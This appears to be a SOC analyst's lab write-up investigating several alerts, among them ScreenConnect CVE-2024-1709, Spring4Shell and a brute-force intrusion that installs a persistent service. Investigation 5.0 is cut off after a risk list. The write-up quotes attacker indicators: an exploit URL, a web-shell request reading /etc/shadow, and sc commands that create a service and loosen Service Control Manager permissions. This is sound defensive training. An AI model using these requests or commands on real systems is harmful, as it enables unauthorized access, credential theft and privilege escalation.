Update Security Policies: Enhance policies related to file downloads, browsing, and network access to reduce the risk of future incidents.

Investigation 4.6

Field	Details
EventID	229
Event Time	Feb 22, 2024, 01:39 AM
Rule	SOC262 - ScreenConnect Authentication Bypass Exploitation Detected (CVE-2024-1709)
Level	Incident Responder
Hostname	ScreenConnect Server 23.9.7
Destination IP	172.16.17.65
Source IP	118.69.65.60
HTTP Request Method	GET
Requested URL	172.16.17.65/SetupWizard.aspx/
Trigger Reason	'/SetupWizard.aspx/' detected on GET request, indicative of CVE-2024-1709 exploitation.
L1 Note	Host is a Windows Server running ScreenConnect; suspicious traffic related to a zero-

First glance, a screenconnect (CVE-2024-1709)VUL Suspicious traffic has been identified

I’ll start with learning about the CVE and than checking the requested URL

CVE-2024-1709 is a security vulnerability in ScreenConnect (a remote desktop and support software), which allows attackers to bypass authentication and potentially gain unauthorized access to the system.


The exploitation typically involves sending a specially crafted GET request to the vulnerable server, targeting the `SetupWizard.aspx` endpoint.

This vulnerability is particularly dangerous because it can be exploited remotely, making it a critical threat if left unpatched.

Immediate remediation, such as applying security patches or updates, is necessary to protect affected systems.

- We can see that indeed we see a GET request target the SetupWizard.aspx which allows to bypass authentication

Next I'll check the source IP firewall/proxy related logs




These logs indicate repeated GET requests from the source IP address 118.69.65.60 to the destination IP address 172.16.17.65 on port 8040, targeting the SetupWizard.aspx endpoint on a ScreenConnect server.


The user-agent identified is python-requests/2.28.1, suggesting that these requests may have been automated, possibly part of an attack exploiting the ScreenConnect vulnerability (CVE-2024-1709).

All requests were permitted, and the server responded with an HTTP status 200, meaning the requests were successful. This repeated activity within a short time frame is suspicious and indicative of potential malicious behavior attempting to exploit the server.

Next I’ll check the destination logs, nothing new here.



We can see 357 processes being activated in 10 minutes during the incident.



Event Conclusion: True positive, ScreenConnect CVE

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication/Recovery - Restore to last good known backup, disable screenconnect/patch it if able, Block attacker IP.

What Can Be Done?

If you are an on-premise ScreenConnect user, patch to at least version 23.9.8 immediately. Refer to ScreenConnect's official guidance on how to upgrade an on-prem installation. No further action is needed for ScreenConnect cloud users (those hosted in "screenconnect[.]com" and "hostedrmm[.]com"). Note that all ScreenConnect users, regardless of the expiration status of their license, are able upgrade their instances as a result of ScreenConnect lifting associated licensing restrictions so as to facilitate patching.

Investigation 4.7

Field	Details
EventID	127
Event Time	Mar 09, 2023, 01:43 PM
Rule	SOC177 - Multiple User Login Failures Detected on Same Machine
Level	Incident Responder
Source Address	172.31.20.214
Destination Address	172.31.31.155
Destination Hostname	Ohio-Server
Username	guest
Trigger Reason	More than five different login attempts from at least two different users within 5 minutes.

First glance, possible brute force attempt? By a guest user.


I’ll check the src-ip address logs


The attempts were made at 01:41 PM and 01:42 PM on Mar 09, 2023, using various account names (`admin`, `administrator`, `windows`, `test`, `guest`).

The failure reasons include both invalid usernames and incorrect passwords, suggesting a potential brute force attack targeting remote desktop accounts.

Let's check the endpoint logs, nothing out of the ordinary here.
It looks like the brute attempt via RDP was not successful.

Lets check email maybe a pentest since it is coming from inside its highly likely, yes its an pentest





Event Conclusion: False Positive, Pentest by redteam

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

No further steps needed, pentest was applied.

Investigation 4.8

Field	Value
EventID	151
Event Time	May, 23, 2023, 10:13 PM
Rule	SOC200 - A Service was installed by an unauthorized user
Level	Incident Responder
Username	Donald
Source Address	172.16.17.52
Destination Address	172.16.17.52
Destination Hostname	Donald
EDR/AV Action	Not Detected
Alert Trigger Reason	A non-admin user has been detected installing a service


Log 1:

Field	Value
type	Proxy
source_address	172.16.17.52
source_port	25016
destination_address	52.219.104.144
destination_port	443
time	May, 23, 2023, 11:06 AM
Raw Log Username	donald@letsdefend.io
Raw Log URL	https://files-ld.s3.us-east-2.amazonaws.com/dropbox+v1.3.709.zip
Raw Log Date	2023-05-23 11:06:43

I can see that donald download a file via a proxy server at 11:06AM
At 10:13PM it looks like the service was executed

Field	Value
type	OS
source_address	172.16.17.52
source_port	0
destination_address	172.16.17.52
destination_port	0
time	May, 23, 2023, 10:13 PM
Raw Log Username	Donald
Raw Log EventID	7045 (A service was installed in the system)
Raw Log Service Name	DropboxUpdater
Raw Log Service File Name	C:\Temp\DropboxUpdater.exe
Raw Log Service Type	user mode service
Raw Log Service Start Type	auto start

I'll check the raw log URL, it does come up as malicious



The IP address is also malicious


Threat level	Analysis Summary
malicious	Threat Score: 100/100 AV Detection: **Marked as clean**

At 10:09 PM to 10:11 PM on May 23, 2023, there were multiple failed login attempts from IP address `149.34.244.170` targeting `Donald`'s account on port 3389, indicating a brute force attack.

Despite these attempts, a `successful logon` was recorded from the same IP address at 10:11 PM.

Shortly after, at 10:13 PM, `Donald` installed a service named `DropboxUpdater` on his system, with the executable located at `C:\Temp\DropboxUpdater.exe`.

The attacker IP



Donald browser history shows he downloaded the dropbox file

Here's a brief explanation of the provided commands and timestamps:


1. **23.05.2023 10:12:57 PM:** `sc sdshow scmanager showrights`
    - **Action: Displays the security descriptor of the Service Control Manager (SCM) to show current access rights.**
2. **23.05.2023 10:13:45 PM:** `whoami`

- Action: Displays the current username and domain.

3. 23.05.2023 10:13:49 PM: `sc create DropboxUpdater displayname=DropboxUpdater start=auto binPath= C:\Temp\DropboxUpdater.exe`
   - Action: Creates a new service named `DropboxUpdater` with the executable located at `C:\Temp\DropboxUpdater.exe`, set to start automatically.
4. 23.05.2023 10:14:00 PM: `sc query DropboxUpdater`
   - Action: Queries the status of the newly created `DropboxUpdater` service to verify its creation and current status.
5. 23.05.2023 11:06:48 AM: `sc.exe sdset scmanager D:(A;;KA;;;WD)`
   - Action: Modifies the security descriptor of the Service Control Manager to grant the `WD` (World) group certain permissions (e.g., full control).

Summary:

At 10:13 PM on May 23, 2023, a new service named `DropboxUpdater` was created and set to start automatically. Prior to this, security permissions for the Service Control Manager were reviewed, and after the service creation, permissions for the SCM were modified to grant broader access.



Event Conclusion: True Positive, Bruteforce with Persistence & Privilege Escalation


Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: after we cut off all access of the attacker to the rest of our network, we can remove the malicious processes and services

Recovery: Restore the host to a proper state using a good known backup, reset passwords and credentials.

Lessons learned: add a new rule to block the hash of the file downloaded, implement MFA that brute force won't be easy, block malicious IP’s related as well.

Investigation 4.9



Spring4shell vol might be exploited, I’ll start with checking the suspicious parameter and trigger reason

This event indicates a detected Spring4Shell attack attempt on a server named SpringServer, i’ll contain for now.


Key Points:

- Event ID 121: Identifies this specific alert.
- Event Time: Occurred on Mar 31, 2022, at 03:09 PM.
- Rule SOC171: Triggered by Spring4Shell Activity.
- Suspicious Parameter: The request `/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow` suggests that the attacker attempted to execute a command (`cat/etc/shadow`) to read sensitive system files, indicating an attempt at unauthorized access.
- Trigger Reason: The payload includes `java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di`, showing the use of malicious Java code likely exploiting the Spring4Shell vulnerability.
- EDR Action - Allowed:
- L1 Note: The L1 analyst confirmed the activity is malicious but couldn't investigate further.

Summary:

An attacker attempted to exploit the Spring4Shell vulnerability to gain access to the server by executing a command to read the `/etc/shadow` file, which contains password hashes. The exploit involves using a specially crafted Java payload. The EDR system allowed this action, raising concerns about the server's security.

I’ll start with checking the firewall logs & parameter:



The logs show a sequence of malicious activities where an attacker from the IP address 3.21.128.255 (and a secondary IP 3.21.166.18) targeted a server at 172.31.34.218.


The attacker initially probed multiple ports (80, 8080, 8081, 8082), eventually interacting with a web shell (/tomcatwar.jsp) hosted on port 8082.


Once inside, the attacker executed several commands, such as whoami (to check their access level, revealing root access), pwd (to determine the current directory), and cat /etc/passwd and cat /etc/shadow (to read system files containing sensitive user and password information).

The logs confirm successful exploitation, resulting in unauthorized access to critical system files.

Next I'll check the endpoint logs

We can see the attacker IP here in the network logs






Reconnaissance: The attacker used commands like `ls`, `ifconfig`, and `iwconfig` to gather information about files, network interfaces, and wireless settings on the machine.

Tool Setup: They installed networking tools (`net-tools`, `tcpdump`) and updated the system to capture and analyze network traffic.

Persistence: The attacker set up Docker, possibly to run isolated, undetected containers for malicious purposes.

Preparation: Created a directory (`networkLog`) to organize and potentially store captured network data for further analysis or exfiltration.



Event Conclusion: True Positive Spring4SHell exploit


Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: after we cut off all access of the attacker to the rest of our network, we can remove the malicious services and processes, block malicious IPs

Recovery: Restore the host to a proper state using a good known backup, change credentials and passwords.


Lessons learned: patch the vol, always patch to the latest version when possible

Investigation 5.0



First glance, a sus autorun has been detected on 172.16.15.78, the device action says cleaned.

I'll start with checking the file hash and file name.



Risk Assessment

Remote Access	Contains ability to listen for incoming connections
Spyware	Found a string that may be used as part of an injection method
	Found browser information locations related strings
	Sets a global windows hook to intercept keystrokes
